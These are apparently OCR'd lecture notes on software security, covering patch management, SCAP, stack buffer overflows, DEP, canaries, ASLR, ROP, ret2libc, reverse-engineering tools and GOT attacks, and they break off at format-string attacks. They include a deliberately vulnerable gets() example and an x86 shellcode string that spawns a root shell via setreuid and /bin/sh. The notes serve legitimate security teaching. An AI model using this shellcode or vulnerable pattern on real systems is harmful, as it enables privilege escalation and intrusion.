
Resort to **manual methods** when automated patching tools is not available (e.g., computers with unusual configurations, ICS). A plan must also deal with mobile applications, off-line hosts, unmanaged hosts, and deal with the additional complexity added by virtualization and deal with firmware.

Patch management tools may add **security risks** for an organization:

- Patches can be altered, then automatically submitted
- Credentials can be misused
- Vulnerabilities in the tools can be exploited
- Entities monitoring tool identify vulnerabilities

So, by doing a cost/benefit analysis, statistically, it is usually much better to use these tools. For the Patch Management Tool, you mitigate additional risks but just using an application of standard risk analysis (no special task to invent). Tools must contain built-in security measures to protect against security risks and threats by

- *encrypting network communications*
- *verifying the integrity of patches before installing them*
- *testing patches before deployment*



Characteristic	Agent-Based	Agentless Scanning	Passive Network Monitoring
Admin privileges needed on hosts?	Yes	Yes	No
Supports unmanaged hosts?	No	No	Yes
Supports remote hosts?	Yes	No	No
Supports appliances?	No	No	Yes
Bandwidth needed for scanning?	Minimal	Moderate to excessive	None
Potential range of applications detected?	Comprehensive	Comprehensive	Only those that generate unencrypted network traffic

There are 3 main families of patch management software:

- **Agent-based**: install something on every machine and then there is a management system that contacts the agents in the system and deploy the patches. This does not need a lot of effort apart of installing it on every machine.
- **Agentless scanning**: does a scan of all the system, detects patches, and inject them in the system. You need a lot of bandwidth to continuously scan all the machines in the system.
- **Passive Network Monitoring**: a sniffer in the network scans it to identify unwanted behavior. This is not so useful since traffic can be encrypted.

The NIST planned to develop 4 other documents about patch management. Only one is available and it is just an *executive summary*, while the other three documents will come with some further material.

Security Content Automation Protocol (SCAP)

It is defined in the *NIST SP 800-126*: "*a suite of specifications that standardize the format and nomenclature by which software flaw and security configuration information is communicated, both to machines and humans*."

It is an entire ecosystem for patch management with the aim of performing maintenance of the security of enterprise systems:

- Automatically verifying the installation of patches
- Checking system security configuration settings
- Examining systems for signs of compromise

SCAP provides a full suite:

- **Languages** to provide standard vocabularies and conventions (security policy, technical check mechanisms, and assessment results)
- **Reporting formats** to provide standard way to express collected information
- **Enumeration:** standard nomenclature and an official dictionary of items in this domain
- **Measurement** and **scoring systems:** evaluating specific characteristics of vulnerabilities and weakness to reflect their severity
- **Integrity protection:** preserve the integrity of SCAP content and results

Binary exploitation

If you execute some of the automatic analysis tool, it will say that one of the *if* branch is completely unneeded. The application is calling function $func$ which receives three integer parameters. Then there is a local variable set to 0, then there is an input operation on a buffer and finally an if statement.


```
#include <stdio.h>

void func(int a, int b, int c){
    int response = 0;
    char buffer[128];

    gets(buffer);
    if(response == 42)
        printf("This is the answer!\n");
    else
        printf("Wrong answer!\n");

/* does something with a,b,c */
    return;
}

int main(){
    printf("Insert your answer: ");
    func(1,2,3);
}
```

During optimization an analysis tool may decide to discard a branch, since response is 0 and is not modified so it can't be 42.

The **buffer overflow** is an attack in which an attacker can write more characters than expected (128 in this case). The dangerous part is $gets(buffer)$ since it takes whatever comes from the *stdin* and starts writing from the beginning of the buffer without performing any check on the size.

By exploiting the weakness of the *gets* function it can be transformed in a real vulnerability. Which means that it is possible to change the value of *response* variable in order to take the "untakeable" branch.


The stack is where the information to call the function is provided. While we're calling a function, the system will start from the first position in the stack that is indicated by the **stack pointer** (**SP**) and then according to the direction of the SP we write the information (starting usually from the bottom of the memory allocated to the program). When calling function $func$ the information about parameters is put in reverse order in the stack. Then, the program inserts in the stack the **return address** (RET (IP)) which is the instruction in memory where the program will continue its execution when function returns.



In the frame there will be additional information needed to reconstruct the stack when we go back to the calling function.

Then there is the local data. We first allocate the *response* variable and then the *buffer*. The growth direction of the buffer is opposite to the stack growth direction.

Given this structure, it is possible to imagine an attack. It is possible to write all the 128 character (to fulfill the vector) and then it is possible to add further characters by representing in hexadecimal and then reporting it into the big-endian (if the processor is Intel) the number 42.




From this example, it is possible to understand what is possible to achieve with buffer overflow exploit:

- **Set variable values**
- **Alter program behavior**
- **Bypass controls (license check?)**

This is typically the preliminary step to perform other kinds of attack. It is possible to write even more characters and overwrite the **return address** so that after the function exits, it will jump in a completely different position in the program. In this case, it is possible to:

- **Jump to anywhere in the program**
- **Skip pieces of code that I don't like**



Imagine having a service accessible to a server. This server receives inputs from the user and then they are opening small doors to the attackers. If the attacker can see some buffer overflows in the code (since e.g., the source code of Apache servers is public) it is possible to inject some inputs. Instead of forcing the application jumping somewhere in the code, it is possible to add **shellcode**. Shellcode is a set of instruction that, when executed, spawn a shell on a target machine. It is possible also to open a shell to us for that server. The way is to write actions under our control and then we will force an address that will jump at the beginning of the code. If the service was executed as root, then the shellcode will have admin privileges.

Shellcode

The shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. There are several available on the web with different sizes (in bytes) and for different architectures and OSes, but also with different purposes: create users and add password; read $/etc/passwd$; setuid(0) → become root, setreuid() → real user; flush iptables DB (turn off firewall). If you are root and you create a process and then you associate a user (e.g., tomcat), the user that created the process is root, while the process is associated to tomcat. The shellstorm including the code $setreuid()$ is interesting because it allows *privilege escalation*: if you are a user with low privileges but your system was executed by root and associated to your name with a real user id, you can do privileges escalation and take root privileges. An example is the one shown in the picture.

```
"\x31\xc0\xb0\x19\x50\xcd\x80\x50 "
"\x50\x31\xc0\xb0\x7e\x50\xcd\x80" //setreuid(geteuid(),getuid());
"\xeb\x0d\x5f\x31\xc0\x50\x89\xe2 "
"\x52\x57\x54\xb0\x3b\xcd\x80\xe8"
"\xee\xff\xff\xff/bin/sh" // exec(/bin/sh)
```

Mitigations: Data Execution Prevention (DEP)


A question arises: "*Why should a program execute code from data segments?*" Only code segments must be executable, and segments must not be Writable and Executable at the same time: this was a first type of mitigation provided in 2004 from Linux/Windows OS.

What happens is that running code from write-only segments will lead to **segmentation fault:**

- **Data segments (RW)**: *Stack, Heap, .bss, .ro, .data*
- **Code segments (RX)**: *.text, .plt*

It is possible to check all the segments with: $objectdump - h\ program\_name$

Mitigations: Stack canaries




Another idea to protect from buffer overflow is the idea of **Stack Canaries**: it recalls the idea of miners that were going into dangerous with some canaries. The bird dies if there is a lot of amounts of explosive gas. That was an indication of danger.

The idea is the same: the canaries are **random values** added in the stack after each call and checked at function exit by the OS. It is the **same for all functions** but **different at each execution**. In this way, to write the frame and the return address it is needed to write on top of canaries.

What happens is that if you start exploiting buffer overflow you must write on the canaries and when the return address is executed before executing it starts a function that performs a check on the canaries. If the value changed it means that someone exploited a buffer overflow and the program crashes immediately.

The problem is that there is a small init time when application starts, but not a small time while preparing the stack when executing function. It is possible to attack also stack canaries by bypassing the check or the data zone where canaries are stored.

Mitigations: Address Space Layout Randomization



Randomize the memory location where system executables are loaded. In this way **attackers cannot use fixed addresses.** Looking the picture, on the left there is the standard organization of the layout. Using randomization, the result is the one on the right in which the order of the various pieces change. The idea is to randomize the starting address of each segment (not the whole memory).

If you take static fixed addresses and then you execute again the application, if ASLR is used, the second time you will run the script it will not work. Remember that if you have a relative position between two parts of the heap/code this remains always the same.


The attack will need to guess the offsets or to brute force. The defenders look for crashes associated with ASLR problems. Attackers may use more leaks to know the base address of the segment they are interested in by exploiting different vulnerabilities to determine where to start then. Simply with this method the exploit changed to work with offsets only.

Return Oriented Programming (ROP)


DEP prevents the execution of code from the non-executable segments, so it is not possible to use our own code (i.e., no shellcodes injected). However, there's plenty of code in a program: attackers may not need to inject a shellcode, but just borrow pieces from the target program. This is not as easy as "pick one from shellstorm"!

The idea is to look at the application and find the code lines we like. What we have to do is to jump into the code that we want to execute, but this has a major problem. While jumping in another part, then the rest of the function is executed and after a return operation you get the control again. If you decide somewhere in the code of the application, you know where you start but you will not be able to return until you find a return instruction. So, it is needed to stay very close to a return instruction. After the return, the control goes back to the stack (under our control)

We will now try to build the shellcode $exit(0)$ that will make a program crash. The needed instructions are the ones shown in the picture. There are also more sophisticated ones. We need to find a piece of code where that specific instruction is executed until we execute them all.




The idea is that instead of looking for instruction in general points we look for instructions very close to a return named **gadgets**. We need to find an instruction that execute part of our shellcode and then a return instruction, as shown in the picture.




The idea is that you first run a program like $ropgadget$ that finds gadget in the code. Then they compile a list of gadget and then we need to build a **ROP chain** that is to create a sequence of gadgets that does what we want to do.

Let's use a tool to find all the gadgets, imagine the code to write, then build existing gadgets to build our program. In this case we can consider that the effect of calling jump into an instruction where you can find the ret it is exactly as a *nop,* so if the ret is preceded by the instruction we're looking for we can execute it.



In the stack frame the return address is overwritten with the address of the first gadget to be executed. When we exit from the function the return address moves the execution of the program into the first gadget, which is executed and then return goes back into the stack and will read the second gadget and so on. It is possible to put consecutive addresses because we know that it is up to the code when you exit from a function to clean up the stack.



This kind of attack is difficult for many reasons. One of that is that there may be not enough space in stack to execute the code we may want to.

Ret2libc

There is another technique much easier to implement that has the same effect. The idea is to borrow code from the application, and the best place to steal code from is the standard C library (e.g., system(), open(), read(), write()). Therefore, if you can prepare the stack to call C functions you achieve the same result. The idea is to **return to libc functions** instead of using gadgets by just finding the addresses of the functions you want to call. In general, ret2libc a lot easier than building a ROP chain. The stack must be properly prepared to have the same data the call would have put and leave room for the return address, to properly place the input parameters to the function to call.

Analysis tools

Reverse Engineering (RE)

"*RE encompasses any activity that is done to determine how a product works, to learn the ideas and technology that were used in developing that product.*"

"*Reverse engineering is the process of extracting the knowledge or design blueprints from anything man-made*"

RE consists in understanding the way some piece of software/hardware works. It is a powerful tool that allows to determine ideas and technologies but also the intellectual properties stored into the software. We extract the knowledge starting from the black-box and we see what is inside.

RE is intended for humans, so knowledge implies "*human understandable format*". The information is all there, just needs to be made usable

There are several theoretical aspects related to RE and in some cases, it depends on the level of abstraction that we're focusing in. There are different classifications of information: *concrete/and abstract, coherency/disintegration, hierarchical/associational*.

RE is used in several instances and several fields by the "good ones". Developers when they must integrate a library, they will understand how it works and how to integrate it in the software. RE is important even if full documentation is available.

RE is used to **guess information on the source architecture** and business models (e.g., freeware, shareware, etc.) but it is also possible to understand the high-level system description (e.g., specifications and API). RE allows to **reconstruct the source code** by identifying reusable components.

It is possible to decide to **correct/adapt the binaries** according to your needs (in case of developers) but it is possible to **tamper with the binaries** if you are an attacker and mount attacks or build cracks/patches.

It is possible to understand the behavior of proprietary information (PI) (e.g., *check if software protections work*) which is usually hidden/protected to check if programs you want to buy are secure enough or to steal PI.

Executable binaries

Binaries are **executable files** that include a lot of information, not just the code to be executed:

- **Data**: static/dynamic memory, fixed/preallocated values
- **Code**
- **Additional management information**: memory allocation, symbols, dynamic linking for libraries

The **executable formats** describe how executables are structured:

- **Executable and Linkable Format** (ELF) used by Linux
- **Portable Executable** (PE) used by Windows

ELF format

In the ELF format there is a **header table** which contains the information about how to create the memory image and it is divided in **segments**. Symbols are one line per entry in the table and they are name of functions, variables, libraries (everything that has a name). The information about dynamic linking contains info for the runtime loading of the shared library and adds more overhead than static linking, but dynamic links resolved when needed.

TOOLS

reading elf and assembly
- objdump
- readelf

modify elf files
- elfutils
  - elfdiff
  - elfedit
  - elfpatch

objdump and readelf

They are command-line programs for displaying various information about object files. They work for ELF files and use a disassembler to view an executable in assembly form (not very precise when the size of binary increases), but also show sections and structure. All the information are shown using **relative address** (the absolute one is computed at runtime starting from the relative).

objdump	readelf	description
-p	-e	header info
-h	-S	sections' headers
-x		all headers (with the symbol table)
-t	-s	symbol table
-d		shows the assemble of the binary
-g		debug symbols
	-n	print notes
	-d	dynamic sections
-M intel|att		most common assembly formats

Disassembler

The disassembler "*generates from an executable binary a listing in assembly language such that a given assembler will encode the listing to an executable syntactically equivalent to the original one.*"

The purposes are:

- **Translate binary machine code** into instruction mnemonics using lookup tables
- **Trace the control flow** to decode sequences and branches of code

Disassembly is not deterministic (not sure to translate with a syntactic equivalent operation)

- best-effort approach to decode as many bytes into instructions as possible
- overlapping instructions or data vs. code undecidability can produce pseudo-instructions that will never execute at runtime

This happens because the instruction sets are not easy to interpret. This is due to many reasons:

```
0000: B8 00 03 C1 BB  mov eax, 0xBBC10300
0005: B9 00 00 00 05  mov ecx, 0x05000000
000A: 03 C1           add eax, ecx
000C: EB F4           jmp $-10
000E: 03 C3           add eax, ebx
0010: C3              ret
```

- Intel uses **variable-sized instruction sets,** looking the picture it is possible to notice some long instruction, while others are short. So, we don't know instruction boundaries for stripped binaries.
- Intel has more than 1500 different opcodes, so instruction sets **densely used** (almost all possible opcodes for all the sizes)
- Compilers have the bad attitude to compact the binary size, and this resorts to **overlapping instruuctions**: the same bytes executed multiple times each time being interpreted as belonging to a different instruction. Moreover, interpretation may start at different places (JMP instructions)
- Data may be embedded in the code typically done by software protections. Again, it contains jump table so when you find it and procede linearly there may be problems (it means that separating data and code is undecidable)

When we try to reconstruct the code, we must be aware of **indirect jumps/calls** (e.g., "jmp [ebp]" or "call eax") but there are function pointer, dynamic linking, jump table, etc. that may create **desync.** The solution is to build the **execution flow** (since it is not known), but it is a hard problem too. The disassebler doesn't know in several cases the symbols: (names, data types, aggregation data, e.g., macros, comments). This is typically good because it does not leave information to the attacker, but RE without symbols is hard. It is also difficult to correctly reconstruct functions and their prototypes, since it is not clear where they start and end and it is not clear what are parameters (passed with the calling conventions) and what are just other data in the stack/register.


There may be also **pointer aliasing** (two pointer that refer to the same memory area) that create uncertainty in the execution flow in case of RW operations, but the pointer aliasing may be also to compilation errors if optimizations are used.


There may be also a **self-modifying code** (e.g. malware, old-fashioned, or super-optimized programs)

Control Flow Reconstruction

"*Control flow reconstruction is the problem of determining an over-approximation of all possible sequences of program locations (addresses) that will be executed by a given program*". The over-approximation is the Control Flow Graph (CFG).

CFG is a directed graph where nodes are **basic blocks**, which means *uninterruptible sequence of instructions* (i.e., no jumps inside) and edges are **execution flows**. A variant of this is the **Call Graph**: a CFG that only shows function calls and returns.





CFG is built by

- Parsing the code listing
- Looking up the targets of branches and procedure calls

gprof
(or any other static analysis frameworks)

CFGs can be obtained also from heuristics-driven recursive traversal disassembler:

- There may be many disconnected components
- Blocks may appear not to be referenced from anywhere
- The indirect jump or call instructions in the CFG will have no successors (e.g., IDA Pro generates an incomplete CFG)
    - No edge for indirect branch or call instructions
    - Procedures that never return linked to calls
    - Blocks that are never executed or belong to a different procedure

Using such graphs for static analysis purposes is **unsound**!

Radare2

This is a free tool that can perform:

- **Static analysis**: assemble and disassemble a large list of CPUs
- **Dynamic analysis**: native debugger and integration with GDB, WINDBG, QNX and FRIDA; analyze and emulate code with ESIL
- **Patching abilities:** binaries, modify code or data
- **Advanced search**: patterns, magic headers, function signatures
- **Full support for scripting:** command line, C API, r2pipe to script in any language
- **Extensible framework**: new plugins, modifications to the architecture

Some useful commands of Radare2:

- $i \rightarrow$ info
  - ie show information about the "entrypoint"
  - iz lists the strings in data sections; izz lists the strings from everywhere
  - il show information about libraries
  - is prints the symbols
- $a \rightarrow$ analyse
  - aa analyze all; aaa analyse all + autoname; $aaaa$ full analysis
  - af analyse the functions; afi information about analysed functions; afl analyse function list
  - aai analysis stats
  - agr reference graph; agf function graph; agc function call graph
  - ax x-ref: references to a given address
- $p \rightarrow$ print
  - pdf disassemble current function
  - pda disassemble all the possible code
  - pdc primitive decompiler
- $f \rightarrow$ flags
  - fs stats
- $s \rightarrow$ seek
  - s print current address
  - $s\ address$ moves to the given address
  - s undo seek
  - sf function
  - sl seek to line
- $V \rightarrow$ visual mode
  - VV graphical visual mode
  - p/P change visual mode
  - q back from visual mode
  - $:command$ executes a command in visual mode
  - $h/j/k/l$ move the screen
- Enable graphics
  - $e\ scr.utf8 = true$ and $e\ scr.utf8.curvy = true$
- Scripting
  - @@ for each operator $@@f$ $@@b$
  - ~ grep
  - Ex. afi @@f ~name
- Running options

- A analyse the binaries at startup (aa); AA analyse the binaries at startup (aaaa), d attach the debugger, w allow binary writing

Rabin2

It is a tool of the radare2 framework to **get information about the binaries** (*Sections, Headers, Imports, Strings, Entrypoints*, ...) and may export the output in several formats (supports ELF, PE, Mach-O, Java CLASS).

Typical options are:

```
rabin2 –I prog
rabin2 –Z prog
```

- $-I$ prints binary info such as operating system, language, endianness, architecture, mitigations (canary, pic, nx)
- -z / -zz / -zzz it prints all the strings in the binary

Decompiler

The decompiler is "*a tool that takes an executable file as input, tries to create a high-level source file which can be recompiled successfully*". Basically it is the opposite of a compiler.

Compilation it's a very hard problem: even the best decompilers are usually unable to perfectly reconstruct the original source code. If we have the possibility to have a decompiler and it works, than it works much better than disassembler, but most of the times will frequently produce code which is not that better than assembly code.

With **debug data** it is possible to reproduce the original variables and structure names and even the line numbers: for this reason, don't forget to remove debug data from your code.

Ghidra

It is a suite of tools developed by NSA's Research Directorate. It analyzes malicious code by understanding of potential vulnerabilities in networks and systems.

It is a software analysis tools that performs: disassembly, assembly, decompilation, graphing, and scripting for several processor instruction sets and executable formats. It is user-interactive and contains also automated modes. As R2, it is extensible (it is possible to develop Ghidra plug-in components and/or scripts using the exposed API).

Debuggers

The debuggers allow the controlled execution of an application. They can:

- Mediated interactions with the execution environment (file system, networks, system calls debugging)
- Interrupt the execution (breakpoint/watchpoint)
- Examine the CPU status
- Examine value of different memory locations by following references
- Examine the stack
- Write values in memory
- Conditional execution (test assertions, detect conditions)

The breakpoints that we will use are **software breakpoints** overwrite the instruction where the debugger stops with a SIGTRAP signal. They are not so good because they are invasive and not stealth, but also change the process address space. Attacks may require changes to work also on the non-debugged binaries and a watchpoint is very slow.

There are also **hardware breakpoints** which are *dedicated registers* limited in number (e.g., DR0 - DR7 on Intel x86). They are efficient and stealthy.

An example of debugging tool is *gdb*, which have extensions such as *Peda* and *Pwndbg*. With the last one gdb is empowered with more tools to perform attacks.

Analysis tools (extended version)

Global Offset Table and Procedure Linkage Table

The binaries don't have static libraries, but we all resort on the dynamic libraries (.so, .dll). The .got, .plt, and got.plt are the sections used for **dynamic linking.**

The two principles are:

- **Lazy binding**: don't bind all functions at the beginning, but only when it is needed.
- **Position Independent Execution** (*PIE*): the program and libraries can be loaded in any place in memory.

This means that when you run an application with gdb you don't find the actual addresses but only offsets. Only when it is executed the OS will provide the actual starting address.

For dynamic libraries we need to resort on the dynamic part of the linker and we need two levels of indirection:

- The **Procedure Linkage Table** (*PLT*) it's a table where you find the references to all the dynamic functions available in the code. The PLT contains the code that jumps to another table, the GOT.
- The **Global Offset Table** (*GOT*) provides direct access to the absolute address of a symbol. The dynamic linker determines the absolute addresses of the destinations and stores them in the GOT

Let's make an example with $shared\_func()$ call:

1) Call $shared\_func()$
2) Look into the PLT for the $shared\_func()$ symbol
    a. Here there is an indirect JMP to a GOT entry where to find the absolute address
3) The first time the function is called
    a. The GOT entry contains the address of a function (in the PLT) that calls the dynamic linker
    b. The dynamic linker t will resolve the address and save it in the GOT
4) After that, the GOT entry will contain the absolute address of the $shared\_func()$ function (no more the address to the function)

With this mechanism it is possible to resolve all the addresses of the memory and only when needed. But this is also an **interesting point for an attack** (e.g., if you want another function instead of the one supposed to be called).

Attacks exploiting the GOT

There are several methods to attack binaries by changing info in the GOT:

- control the execution by writing in the GOT the address of functions that you want to call instead of the original ones
- exploiting **format string attacks** is one of these methods


The **RELRO** (*Relocation Read Only*) protection mitigate attacks. It can be:

- *partial RELRO*: the .got section is made read-only and the sections are organized to minimize risk of overriding the .got. However, the .got.plt is not read-only, so everything that is relocated with dynamic libraries can be still written during the execution of the program.
- *full RELRO*: all dynamic calls are resolved when the program is executed and then the .got is made read-only. The sections are organized to minimize risk of overriding the .got. The .got.plt is merged into .got and there's no way to overwrite. It is slow, it may take minutes to run the application.


Format strings attack

One of the most powerful attacks to overwrite pieces of memory is the **format strings attack**. It is possible when we can control the strings that will be passed to the *printf*.

